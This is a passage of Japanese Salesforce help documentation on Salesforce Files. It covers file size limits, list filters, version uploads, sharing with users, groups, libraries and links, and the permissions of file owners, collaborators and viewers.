テキスト	.c、.cpp、.css、.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.docx、.docm	25 MB
XLS	.xls、.xlsx、.xlsm	5 MB

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
XML	`.xml`	5 MB

関連トピック:

- ファイルのフォロー
- ファイルリストの絞り込み

ファイルリストの絞り込み

Salesforceのファイルにすばやくアクセスするには、[ファイル]ページの検索条件を使用します。

[ファイル]ページには、アクセス権を持つすべてのファイルが表示されます。検索条件を使用することで、これらのファイルからさまざまなグループを表示し、探しているものをすばやく見つけることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィルタ名	説明
すべてのファイル	所有しているか、アクセス権を持つすべてのファイルが表示されます。
最近	最近参照したファイルが表示されます。
自分が所有者	所有しているファイルのみが表示されます。
自分と共有されている	非公開で共有しているファイルまたはプロファイルへの公開投稿で共有しているファイルのみが表示されます。
フォローしている	Chatter で自分がフォローしているファイルのみが表示されます。このフィルタは、Chatter を使用する組織でのみ使用できます。
同期済み	Salesforce Files Sync フォルダ内で同期されているすべてのファイル。この条件を使用できるのは、「ファイルを同期」権限を持つユーザのみです。
ライブラリ	自分がメンバーであるライブラリに他のユーザがアップロードしたファイルと、自分が非公開ライブラリにアップロードしたすべてのファイルが、ライ

フィルタ名	説明
	ブラリ名別にグループ化されて表示されます。

関連トピック:

ファイルが共有されている場所の表示

ファイルのアップロードおよび共有

ファイルを Salesforce にアップロードして他のユーザと共有します。

アップロードとファイル共有の概要
[ファイル] ホーム、フィード、および商談またはその他のレコードでファイルをアップロードして共有します。

新しいバージョンのファイルのアップロード
新しいバージョンのファイルをアップロードして古いバージョンを置き換えます。

Salesforce のファイルサイズ制限
Salesforce のファイルの最大ファイルサイズ制限を行います。

複数のファイルのアップロードをサポートするブラウザ

私のファイルを参照できるユーザは?
Salesforce の自分のファイルは、自分だけが参照することも、非公開で共有することも、会社全体に表示することもできます。ファイルの共有設定を指定する方法と設定を変更する方法について説明します。

ファイルのアクセス権の変更
自分が所有するファイルを参照および変更できるユーザを指定します。

ファイルの非公開
自分が所有する共有ファイルを非公開にして、その共有ファイルへのアクセスを制限できます。

グループとのファイルの共有
Chatter のファイルを公開または非公開グループと共有し、そのグループのメンバーが各自のフィードからファイルを表示およびダウンロードできるようにします。

Salesforce Classic のユーザとのファイルの共有
ファイルをユーザと非公開で共有し、ファイルの共有先であるユーザごとに[閲覧者]または[コラボレータ]アクセス権を設定します。

ファイルをライブラリと共有
Salesforce Files の機能を使用しながら、ファイルをライブラリと共有して、コンテンツライブラリの権限設定機能を活用します。

他のユーザによるファイルの共有および共有解除の禁止
自分が所有しているファイルを他のユーザが共有および共有解除できないようにします。これは、既存の共有には影響しません。

Lightning Experience のユーザとのファイルの共有
ファイルをユーザと非公開で共有し、ファイルの共有先であるユーザごとに[閲覧者]または[コラボレータ]アクセス権を設定します。

リンクを使用したファイルの共有

アップロードとファイル共有の概要

[ファイル]ホーム、フィード、および商談またはその他のレコードでファイルをアップロードして共有します。

次の場所からファイルをアップロードおよび共有します。

- [ファイル] ホーム
- Chatter フィード投稿またはコメント項目
- グループ、ユーザプロファイル、商談、その他のレコードでの [ファイル] カードまたはリスト

Microsoft® PowerPoint のプレゼンテーションや Excel スプレッドシートといったものから、Adobe® PDF、画像ファイル、音声ファイル、動画ファイルまで、あらゆるファイル形式をサポートします。デフォルトで最大2GBのファイルをアップロードできます。ただし、ファイルの最大サイズは所属する組織によって決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

[ファイル] ホーム

ファイルをアップロードすると、[ファイル] ホームの [自分が所有者] フィルタに追加され、自分が所有者になります。[ファイル] ホームでアップロードしたファイルは、自動的に非公開としてアップロードされます。

次の方法でもファイルを Salesforce に追加できます。

- Chatter フィードにファイルを添付する。
- Salesforce CRM Content の非公開ライブラリおよび共有ライブラリにファイルをアップロードする。
- Salesforce Files Sync フォルダのファイルを同期する。
- Salesforce CRM Content でコンテンツパックを作成するか、Web リンクをアップロードする。

[ファイル] リストには次は含まれません。

- [ドキュメント] タブのドキュメント。
- [メモと添付ファイル] 関連リストの添付ファイル。

メモ: ファイル拡張子のないファイルまたはファイル拡張子が認識できないファイルは [種別] 列に「不明」と表示されます。

非公開ファイル

非公開ファイルは、他のユーザと共有しない非公開としてアップロードされ、自分がファイル所有者になります。ファイル所有者および「すべてのデータの参照」権限を持つユーザのみが、非公開ファイルを表示できます。非公開ファイルには、[ファイル] リストとファイルの詳細ページに錠アイコンが表示されます。Chatter と [ファイル] リストでは非公開ファイルを検索できます。

非公開ファイルの共有

非公開ファイルは、ファイル詳細ページから、あるいはChatterフィード、プロファイル、レコード、またはグループに添付して、共有できます。リンクを使用してファイルを共有することもできます。非公開ファイルを共有すると、非公開ではなくなります。ファイルに対して誰がどのような操作を実行できるかについての詳細は、「私のファイルを参照できるユーザは?」を参照してください。

関連トピック:

Salesforce のファイルサイズ制限
他のユーザによるファイルの共有および共有解除の禁止

新しいバージョンのファイルのアップロード

新しいバージョンのファイルをアップロードして古いバージョンを置き換えます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

新規バージョンをアップロードすると、以前のバージョンはすべて新しいバージョンに置き換えられますが、ファイル詳細ページの[すべてのバージョンを表示]をクリックすると前のバージョンを引き続き使用できます。元のファイルがフィード投稿を使用してアップロードされた場合は、[新しいバージョンをアップロード]を使用して古いバージョンを置き換えます。

1. 次のいずれかの場所から[新しいバージョンをアップロード]をクリックします。
   - ファイル詳細ページ
   - ファイルプレビューア
   - [ファイル]ページ(ファイルのアクション矢印を使用)
   - フィードのファイル上([追加アクション]矢印を使用、Salesforce Classic のみで使用可能)
2. [ファイルを選択]をクリックしてコンピュータのファイルを選択します。

   この時点で、[変更箇所]項目の変更内容に関するメモを入力するオプションがあります。この情報は、[バージョン履歴]リストに表示されます。
3. [新しいバージョンをアップロード](Salesforce Classic)または[アップロードを開始](Lightning Experience)をクリックします。

ファイル詳細ページおよび以前の投稿には、更新されたバージョンが表示されます。

メモ:

- 新しいバージョンをアップロードできるのは、ファイル所有者、コラボレータ、および「すべてのデータの編集」権限を持つユーザのみです。ファイルに対して誰がどのような操作を実行できるかについての詳細は、「私のファイルを参照できるユーザは?」を参照してください。
- コラボレータが新しいバージョンをアップロードした場合、ファイル所有者は変更されません。

- Salesforce CRM Content のファイルの場合、ファイルの詳細ページから新しいバージョンをアップロードすることはできません。[コンテンツ詳細ページに移動] をクリックすると、Salesforce CRM Content に新しいバージョンをアップロードできます。(Salesforce Classic のみで使用可能)

関連トピック:

ファイルバージョン履歴の表示
ファイルのフォロー

Salesforce のファイルサイズ制限

Salesforce のファイルの最大ファイルサイズ制限を行います。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

機能	詳細
[添付ファイル] 関連リスト	• 添付ファイル: 25 MB • フィードの添付ファイル: 2 GB
[ドキュメント] タブ	• 5 MB • カスタムアプリケーションロゴ: 20 KB
Salesforce CRM Content	• 2 GB • Chatter REST API によるアップロード時: 2 GB (ヘッダーを含む) • REST API によるアップロード時: 2 GB (ヘッダーを含む) • SOAP API によるアップロード時: 38 MB • Bulk API によるアップロード時: 10 MB • Google ドキュメント: 10 MB • Visualforce によるアップロード時: 10 MB
Salesforce ファイル	2 GB
Salesforce ナレッジ	添付ファイル: 5 MB

添付ファイルのサイズ制限は、関連リストに直接添付されている場合は 25 MB です。

同じメールに添付される複数のファイルのサイズの上限は 25 MB で、ファイルごとの最大サイズは 5 MB です。

関連トピック:

アップロードとファイル共有の概要

複数のファイルのアップロードをサポートするブラウザ

これらのブラウザでは、[ファイル] タブ、グループの [共有先のファイル] リスト、またはプロファイルの [所有ファイル] リストから複数のファイルをアップロード(ページ3626)できます。複数ファイルのアップロードをサポートしていないブラウザを使用している場合は、1 個ずつアップロードできます。

ブラウザ	その他の要件
Google® Chrome™	最新の安定したバージョンである必要があります。
Mozilla® Firefox®	最新の安定したバージョンである必要があります。
Internet® Explorer® 9	Flash 11 以降がインストールされている必要があります。
Mac 版 Apple® Safari®	バージョン 5.1.x

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

私のファイルを参照できるユーザは?

Salesforce の自分のファイルは、自分だけが参照することも、非公開で共有することも、会社全体に表示することもできます。ファイルの共有設定を指定する方法と設定を変更する方法について説明します。

次の表は、ファイルの共有設定を示しています。これは、ファイルの共有方法によって異なります。共有設定およびアイコンは、ファイルの詳細ページ上およびファイル詳細ページの [共有先] リストに表示されます。

共有設定	定義	ファイルにこの設定が適用された場合
非公開	このファイルは非公開です。所有者以外の誰とも共有されていません。ファイル所有者および「すべてのデータの編集」権限を持つユーザが、このファイルを検索および表示できます。ただし、ファイルが非公開ライブラリにある場合は、ファイル所有者のみがそのファイルにアクセスできます。	次のような場合、ファイルは非公開です。 • [ファイル] ホームでアップロードする • 非公開ライブラリに公開する • Salesforce Files Sync フォルダのファイルを同期する • すべてのユーザとの共有を停止する (非公開にする) • ファイルを含む投稿が削除され、ファイルが誰とも共有されていない

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

共有設定	定義	ファイルにこの設定が適用された場合
非公開共有	ファイルは、特定のユーザまたはグループと、あるいはリンクを使用してのみ共有されています。会社のすべてのユーザが利用できるわけではありません。このファイルを検索および表示できるのは、ファイル所有者、「すべてのデータの編集」または「すべてのデータの参照」権限を持つユーザ、および特定のファイル閲覧者のみです。	次の場合、ファイルは非公開共有されています。 • 特定のユーザまたは非公開グループのみと共有されている • 非公開グループに投稿されている • リンクを使用して共有されている • レコードのフィードに投稿されている • 共有ライブラリに公開されている
あなたの会社	会社のすべてのユーザが、このファイルを検索および表示できます。	ファイルが会社で共有されるのは、そのファイルが、すべてのユーザが参照できるフィード、プロファイル、レコード、公開グループに投稿された場合です。

次の表は、ファイル権限によってファイルに実行できるアクションを示しています。

アクション	ファイル所有者	ファイルコラボレータ	ファイル閲覧者
参照またはプレビュー	はい	はい	はい
ダウンロード	はい	はい	はい
共有	はい	はい	はい
投稿へのファイルの添付	はい	はい	はい
ファイルの同期	はい	はい	はい
新しいバージョンをアップロード	はい	はい	
詳細の編集	はい	はい	
権限の変更	はい	はい	
ファイルの非公開	はい		
アクセスの制限	はい		
削除	はい		

メモ:

- [アクセス権限なし] は、このファイルが共有されている社内ユーザのみがファイルを検索または参照できることを意味します。ファイルが非公開グループと共有されている場合、グループのメンバーのみがファイルを検索または参照できます。
- 「すべてのデータの編集」権限を持つユーザは、自分が所有していないファイルの表示、プレビュー、ダウンロード、共有、添付、非公開、アクセス制限、編集、新規バージョンのアップロード、削除ができます。ただし、ファイルが非公開ライブラリにある場合は、ファイルの所有者のみがそのファイルにアクセスできます。
- 「すべてのデータの参照」権限を持つユーザは、所有していないファイルを表示およびプレビューできます。ただし、ファイルが非公開ライブラリにある場合は、ファイルの所有者のみがそのファイルにアクセスできます。
- ファイルを同期するには、「ファイルを同期」権限が必要です。
- グループ (グループメンバーを含む) およびレコードには、それぞれのフィードに投稿されたファイルの閲覧者権限があります。
- ライブラリと共有するファイルへの権限は、そのライブラリによって異なります。

関連トピック:

ファイルの非公開
ファイルが共有されている場所の表示
他のユーザによるファイルの共有および共有解除の禁止

ファイルのアクセス権の変更

自分が所有するファイルを参照および変更できるユーザを指定します。

ファイル所有者とコラボレータは、人およびグループのファイル権限を閲覧者からコラボレータへ、またはコラボレータから閲覧者へ変更できます。会社と共有するファイルのファイル権限を閲覧者、コラボレータ、アクセス権限なしに変更することもできます。

1. ファイル詳細ページで、[ファイルを共有] > [共有設定] をクリックします。
2. アクセス権を変更するユーザまたはグループを見つけます。または、[社内の Chatter ユーザ] のアクセス権を変更します。
3. [閲覧者]、[コラボレータ]、[アクセス権限なし](自分の会社の)を選択します。または、レコードで共有しているファイル (Salesforce Classic のみ) では、[レコードごとに設定] に変更します。変更はすぐに反映されます。
   - [閲覧者] はファイルを表示、ダウンロード、共有できます。
   - [コラボレータ] はファイルの表示、ダウンロード、共有、権限の変更、編集、および新しいバージョンのアップロードを行うことができます。
   - ライブラリのファイルの [ライブラリごとに設定] は、ファイルへのアクセス権はライブラリへのアクセス権に従うという意味です。この設定を切り替えることはできません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- レコードに添付されたファイルの[レコードごとに設定]は、ファイルへのアクセス権はレコードへのアクセス権に従うという意味です。レコードに対する参照・更新アクセス権があるユーザには、ファイルに対する[コラボレータ]アクセス権があります。レコードに対する参照のみアクセス権があるユーザには、ファイルに対する [閲覧者] アクセス権があります。この設定は Salesforce Classic でのみ切り替えることができます。
- [アクセス権限なし]は、このファイルが共有されている社内ユーザのみがファイルを検索または参照できることを意味します。ファイルが非公開グループと共有されている場合、グループのメンバーのみがファイルを検索または参照できます。

4. [閉じる] をクリックします。

メモ:

- ファイルが会社で共有されるのは、そのファイルが、すべてのユーザが参照できるフィード、プロファイル、レコード、公開グループに投稿された場合です。デフォルトで、[社内の Chatter ユーザ]に閲覧者権限が付与されます。閲覧者またはコラボレータからアクセス権なしに権限を変更する場合は、会社および公開グループとの共有を削除します。
- 他のユーザとファイルを共有すると、デフォルトでそれらのユーザに [コラボレータ] アクセス権が付与されます。グループとファイルを共有すると、デフォルトでグループのメンバーに [閲覧者] アクセス権が付与されます。最初にファイルを共有するときに、デフォルトのアクセス権を変更できます。ファイル所有者およびコラボレータは、ファイルを共有した後でもアクセス権を変更できます。
- ファイルリンク受信者が実行できるのは、ファイルの表示とダウンロードのみです。コラボレータにはなれません。

関連トピック:

私のファイルを参照できるユーザは?
ファイルの非公開
他のユーザによるファイルの共有および共有解除の禁止

ファイルの非公開

自分が所有する共有ファイルを非公開にして、その共有ファイルへのアクセスを制限できます。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

所有するファイルの共有を停止するか「すべてのデータの編集」権限を付与するには、ファイルとファイルリンクを非公開 () にします。

1. ファイル詳細ページから、 [ファイルを共有] > [共有設定] をクリックするか、[共有先] リストで [すべて表示] をクリックします。
2. [共有設定] ダイアログボックスで [非公開] をクリックします (Salesforce CRM Content ライブラリで作成されたファイルの場合は、[アクセス制限] をクリックします)。

3. 確認ダイアログボックスで、[非公開] (または [アクセス制限]) をクリックします。

ファイルを非公開にすると、そのファイルは、添付されている投稿および共有されているすべての場所から削除されます。ファイルにアクセスできるのは、所有者および「すべてのデータの編集」権限を持つユーザのみです。Salesforce CRM Content ライブラリで作成されたファイルの場合は、ファイルが共有されているライブラリ以外のすべての場所からファイルを削除します。

ファイルがコンテンツ配信を使用して共有されている場合、コンテンツ配信はアクセスできなくなりますが、削除はされません。ファイルが Chatter の [リンクを使用した共有] を使用して共有されている場合、そのファイルへのリンクは削除されます。

関連トピック:

- 投稿の表示
- ファイルが共有されている場所の表示
- 他のユーザによるファイルの共有および共有解除の禁止

グループとのファイルの共有

Chatter のファイルを公開または非公開グループと共有し、そのグループのメンバーが各自のフィードからファイルを表示およびダウンロードできるようにします。

非公開グループまたはリストに記載しないグループとファイルを共有すると、そのグループのメンバーのみがファイルを参照できます。または、公開グループとファイルを共有すると、そのグループのメンバーと会社のすべての Chatter ユーザがファイルを参照できます。デフォルトでは、ファイルを参照できるユーザは誰でも、そのファイルを共有できます。

1 つ以上の Chatter グループとファイルを共有する手順は、次のとおりです。

1. 次のいずれかの場所からファイルを共有します。
   - 共有するファイルの詳細ページ — [ファイルの共有設定] > [グループと] をクリックします。または、[共有者] リストで [すべて表示] をクリックし、[共有設定] ダイアログボックスで [グループ] をクリックします。
   - フィードのファイルの横 — [追加アクション] > [ファイルの共有設定] をクリックし、[共有設定] ダイアログボックスで [グループ] をクリックします。
   - [ファイル] ページ、[所有ファイル] リスト、または [グループファイル] リストのファイルの横 — [グループと共有] をクリックします。
   - ファイルのフロート表示 — [ファイルを共有] をクリックし、[共有設定] ダイアログボックスで [グループ] をクリックします。
   - デスクトップの Salesforce Files Sync フォルダで、ファイルを右クリックして [Salesforce Files Sync] にマウスポインタを置き、[グループと共有] をクリックします。
2. ファイルを共有するグループの名前を入力し、名前をクリックして選択します。このステップを繰り返して他のグループと共有します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

3. 各グループのアクセスレベルを選択します。デフォルトでは、非公開グループのアクセス権は[コラボレータ]、公開グループのアクセス権は [閲覧者] に設定されます。
4. 必要であれば、メッセージを投稿に追加します。メッセージで人やグループに @メンションして通知し、その人やグループのフィードにファイルを投稿できます。
5. [共有]、[閉じる] をクリックします。ファイルは @メンションした共有先の各グループに投稿されます。

非公開グループまたはリストに記載しないグループと共有される非公開ファイルは、非公開で共有されたファイルになり、非公開共有アイコン ( ) が表示されます。ファイルはグループのフィードに投稿され、ファイル所有者とグループメンバーのみがファイルを検索および表示できます。公開グループと共有されるファイルは会社内のすべてのユーザが表示でき、会社のアイコン ( ) が表示され、グループのフィードに投稿されます。

[共有設定] ダイアログボックスで、その人の名前またはグループの名前の横にある をクリックして、人またはグループとのファイルの共有を停止する。

メモ:

- [ドキュメント] タブのドキュメントおよび [メモと添付ファイル] 関連リストの添付ファイルは [ファイル] ホームに表示されず、Salesforce Files として共有できません。
- コンテンツファイルがコンテンツパックまたはコンテンツ配信の一部である場合は、[別の人と共有] に表示されているユーザ以外とも共有できます。
- ファイルは最大 100 回まで共有できます。これには、人およびグループと共有するファイル、およびリンクで共有するファイルが含まれます。ファイルの非公開での共有が最大共有回数の 100 に近くなった場合は、ファイルをフィードに投稿して公開することを検討します。

関連トピック:

[グループファイル] リスト
ファイルが共有されている場所の表示

Salesforce Classic のユーザとのファイルの共有

ファイルをユーザと非公開で共有し、ファイルの共有先であるユーザごとに [閲覧者] または [コラボレータ] アクセス権を設定します。

ファイルを非公開で共有して、会社の特定のユーザのみが参照できるようにします。デフォルトでは、ファイルを参照できるユーザは誰でも、そのファイルを共有できます。

会社の 1 人以上のユーザとファイルを共有する手順は、次のとおりです。

1. 次のいずれかの画面から、ファイルの共有を開始します。
   - 共有するファイルの詳細ページ — [ファイルの共有設定] > [別の人と共有] をクリックします。または、[共有設定] をクリックし、[共有設定] ダイアログボックスで [人] をクリックします。
   - フィードのファイルの横 — [追加アクション] > [ファイルの共有設定] をクリックし、[共有設定] ダイアログボックスで [人] をクリックします。
   - [ファイル] ホームページのファイルの横 — [別の人と共有] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- ファイルのフロート表示 — [ファイルを共有] をクリックし、[共有設定] ダイアログボックスで [人] をクリックします。
- デスクトップの Salesforce Files Sync フォルダで、ファイルを右クリックして **[Salesforce Files Sync]** にマウスポインタを置き、[別の人と共有] をクリックします。

2. ファイルを共有するユーザの名前を入力し、名前をクリックして選択します。
3. 設定するファイル権限を選択します。デフォルトではコラボレータ権限が付与されます。この権限では、ファイルの参照、ダウンロード、共有、権限の変更、編集と、新しいバージョンのアップロードができます。ファイルの参照、ダウンロード、共有の権限を付与する場合は、[閲覧者] を選択します。
4. さらに他のユーザとファイルを共有する場合は、それらのユーザの名前を入力します。
5. 必要に応じて、受信者が受け取るメッセージに情報を追加します。
6. [共有]、[閉じる]をクリックします。受信者は、ファイルが共有されたことと、そのファイルへのリンクが記載されたメッセージを受信します。Lightning Experience ユーザは、このメッセージをメール通知として受信します。Salesforce Classic ユーザは、Chatter タブの [私のメッセージ] ページに非公開の Chatter メッセージが表示され、Chatter メッセージのメール通知を有効にしている場合はメール通知も受信します。

ファイルがすでに会社で共有されている場合を除き、ファイルは非公開で共有され、非公開共有アイコン( )が表示されます。他の場所に投稿されることはなく、ファイルを共有する特定ユーザのみがファイルを検索および参照できます。ファイルがすでに会社で共有されている場合、会社アイコン( )がそのまま表示され、会社のすべてのユーザがファイルを検索および参照できます。

[共有設定] ダイアログボックスで、ユーザの名前またはグループの名前の横にある をクリックして、そのユーザまたはグループとのファイルの共有を停止します。ファイルにアクセスできるユーザを他のユーザが変更できないようにする場合は、[他のユーザによる共有および共有解除を禁止] を選択します。

メモ:

- [ドキュメント] タブのドキュメントおよび [メモと添付ファイル] 関連リストの添付ファイルは [ファイル] ホームに表示されず、Salesforce Files として共有できません。
- コンテンツファイルがコンテンツパックまたはコンテンツ配信の一部である場合は、[別の人と共有] に表示されているユーザ以外とも共有できます。
- ファイルは最大 100 回まで共有できます。これには、人およびグループと共有するファイル、およびリンクで共有するファイルが含まれます。ファイルの非公開での共有が最大共有回数の100に近くなった場合は、ファイルをフィードに投稿して公開することを検討します。

関連トピック:

ファイルが共有されている場所の表示

ファイルをライブラリと共有

Salesforce Files の機能を使用しながら、ファイルをライブラリと共有して、コンテンツライブラリの権限設定機能を活用します。

システム管理者が組織でこの機能を有効にしている場合は、ファイルをライブラリと共有できます。Salesforce の[ライブラリ]タブに、社内のライブラリと、各ライブラリに割り当てられている権限が表示されます。Chatter

の[ライブラリと共有]オプションを使用すると、Chatterファイルをライブラリと共有して、ライブラリの権限セットを活用できます。

メモ: ファイルをライブラリと共有する場合は次の設定が必要です。

- ユーザの詳細ページの [Salesforce CRM Content ユーザ] 設定を有効にする。この設定は、システム管理者が有効化できます。
- 組織の [[ファイル] ユーザインターフェースでは、ファイルをライブラリと共有できます] 設定を有効にする。この設定は、システム管理者が [設定] の Salesforce CRM Content ページで有効化できます。

1. [ファイル] タブで、ライブラリと共有するファイルの横にある をクリックします。
2. [ライブラリと共有] を選択します。また、外部ファイル参照 (Files Connect ユーザのみに適用) については、[参照を共有] を選択し、[共有設定] ダイアログボックスの [ライブラリ] を選択します。
3. その後の動作に応じて、次のいずれかの操作を実行します。
   - [複数のライブラリにコンテンツを公開] ダイアログボックスが表示される場合は、ファイルがすでにライブラリによって管理されていることを意味します。別のライブラリを 1 つ以上選択して、[公開] をクリックします。
   - [ファイルをライブラリと共有] 確認メッセージが表示される場合は、ファイルがすでにコラボレータへのアクセス権を持つユーザと共有されているか、同期されていることを意味します。続行すると、コラボレータおよびファイルを同期しているユーザに、閲覧者アクセス権のみが付与されます (ライブラリ管理者が後から編集アクセス権を付与できます)。続行する場合は [共有]、取りやめる場合は [キャンセル] をクリックします。
   - [コンテンツの公開] ダイアログボックスが表示される場合は、ファイルのタイトルを入力します。共有先のライブラリを選択して、タグをメタデータとして入力します。レコードタイプを選択し、省略可能な情報を入力して、[公開] をクリックします。

     ファイルが [ライブラリ] タブと、[ファイル] タブの [私のライブラリのファイル] に表示されます。

他のユーザによるファイルの共有および共有解除の禁止

自分が所有しているファイルを他のユーザが共有および共有解除できないようにします。これは、既存の共有には影響しません。

1. [ファイル] ホームで、必要なファイルを見つけます。
2. ファイルの [共有設定] または [ファイルを共有] に移動します (または、ファイルがライブラリ内にある場合は、[ライブラリ] タブから [コンテンツの詳細] ページを開きます)。
3. [他のユーザによる共有および共有解除を禁止] チェックボックスをオンにします。
4. [保存] をクリックします。

例: Chatterにファイルを投稿し、そのファイルを非公開グループと共有するとします。グループのメンバーにファイルへのアクセスを許可し、メンバーによるそのファイルの共有は禁止するとします。この場合、共有および共有解除を禁止することで、既存の共有はそのまま残り、自分またはシステム管理者以外は新しい共有を追加できなくなります。

また、`ContentVersion` や他のオブジェクトの `SharingOption` 項目を使用することで、他のユーザがAPIでファイルを共有、共有解除することも禁止できます。

Lightning Experience のユーザとのファイルの共有

ファイルをユーザと非公開で共有し、ファイルの共有先であるユーザごとに[閲覧者]または[コラボレータ]アクセス権を設定します。

ファイルを非公開で共有して、会社の特定のユーザのみが参照できるようにします。デフォルトでは、ファイルを参照できるユーザは誰でも、そのファイルを共有できます。

会社の 1 人以上のユーザとファイルを共有する手順は、次のとおりです。

1. 次のいずれかの画面から、ファイルの共有を開始します。
   - [ファイル]ホームのファイルの横 — [共有]をクリックします。
   - 共有するファイルの詳細ページ — [共有]をクリックします。
   - ファイルプレビュープレーヤー —  をクリックします。
2. ファイルを共有するユーザの名前を入力し、名前をクリックして選択します。複数のユーザと共有する場合は、追加の名前を入力します。
3. 設定するファイル権限を選択します。デフォルトではコラボレータ権限が付与されます。この権限では、ファイルの参照、ダウンロード、共有、権限の変更、編集と、新しいバージョンのアップロードができます。ファイルの参照、ダウンロード、共有の権限を付与する場合は、[閲覧者]を選択します。
4. 必要に応じて、受信者が受け取るメッセージに情報を追加します。
5. [共有]、[閉じる]をクリックします。受信者は、ファイルが共有されたことと、そのファイルへのリンクが記載されたメッセージを受信します。Lightning Experience ユーザは、このメッセージをメール通知として受信します。Salesforce Classic ユーザは、Chatter タブの[私のメッセージ]ページで非公開の Chatter メッセージを受け取ります。また、Chatter メッセージのメール通知が有効になっている場合はメール通知も受信します。

[共有設定]ダイアログボックスで、ユーザの名前またはグループの名前の横にある × をクリックして、そのユーザまたはグループとのファイルの共有を停止します。

[ファイルを共有]ウィンドウから、[アクセス権のあるユーザ]をクリックして、ファイルを共有しているすべてのユーザを表示します。ファイル権限を更新するか、ユーザの名前またはグループの名前の横にある X をクリックして、そのユーザまたはグループとのファイルの共有を停止します。ファイルにアクセスできるユーザを他のユーザが変更できないようにする場合は、[他のユーザによる共有および共有解除を禁止]を選択します。

メモ:

- [ドキュメント]タブのドキュメントおよび[メモと添付ファイル]関連リストの添付ファイルは[ファイル]ホームに表示されず、Salesforce Files として共有できません。
- コンテンツファイルがコンテンツパックまたはコンテンツ配信の一部である場合は、[別の人と共有]に表示されているユーザ以外とも共有できます。
- ファイルは最大 100 回まで共有できます。これには、人およびグループと共有するファイル、およびリンクで共有するファイルが含まれます。ファイルの非公開での共有が最大共有回数の 100 に近くなった場合は、ファイルをフィードに投稿して公開することを検討します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

リンクを使用したファイルの共有

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Salesforce Classic では、ファイルリンクを作成し、メールまたは IM を使用してリンクを送信することによって、誰とでもファイルを共有できます。リンクを作成すると、暗号化された URL が生成されるため、この URL をリード、顧客、パートナー、同僚など、社内または社外の任意の受信者に送信できます。受信者がリンクをクリックすると、Web ベースバージョンのファイルが表示され、簡単に表示とダウンロードができます。リンクを使用した共有は Salesforce Classic で使用可能で、ほとんどの組織ではデフォルトでオンになっています。システム管理者は、次の権限を有効にすることで、リンクを使用した共有を有効にできます。

1. [設定]から、［クイック検索］ボックスに「*コンテンツ配信*」と入力し、[コンテンツ配信]を選択します。［コンテンツ配信を有効化］と［Salesforce Files のコンテンツ配信の作成を有効化］を選択します。
2. [設定]から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット]を選択します。権限セットを選択して[システム権限]をクリックし、［Salesforce Files のコンテンツ配信の作成および共有］を選択します。
3. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル]を選択します。プロファイルを選択して、[編集]をクリックします。[一般ユーザ権限]の［Salesforce Files のコンテンツ配信の作成および共有］を選択します。Salesforce CRM Content 共有ライブラリのファイルの場合は、この権限は必要ありません。代わりに、ステップ 1 と 2 の実行後に、ユーザがライブラリメンバーであることと、ライブラリ権限定義の[コンテンツの配信]がオンになっていることを確認します。

ファイルリンクを作成して共有する手順は、次のとおりです。

1. 次のいずれかの画面から、ファイルの共有を開始します。
   - [ファイル]ホーム — [ファイルをアップロード]をクリックしてデバイスのファイルを選択し、[共有設定]をクリックして[他の人とリンク]を選択します。社内または社外のユーザと共有するためのリンクをコピーします。
   - [ホーム]ページ — [新規作成] > [ファイル]をクリックし、[ファイルを選択]をクリックしてコンピュータのファイルを選択し、ドロップダウンメニューから[リンクを使用した共有]をクリックします。
   - ファイル詳細ページ — [ファイルの共有設定] > [リンクを使用]をクリックします。
   - [共有設定]ダイアログボックス — [共有者]リストから[他の人とリンク]をクリックします。
   - [ファイル]ページ、[所有ファイル]リスト、または[グループファイル]リストのファイルの横 — [▼] > [リンクを使用した共有]をクリックします。
   - フィードのファイルの横またはファイルのフロート表示 — [追加アクション] > [ファイルの共有設定]をクリックし、[共有者]リストで[他の人とリンク]をクリックします。
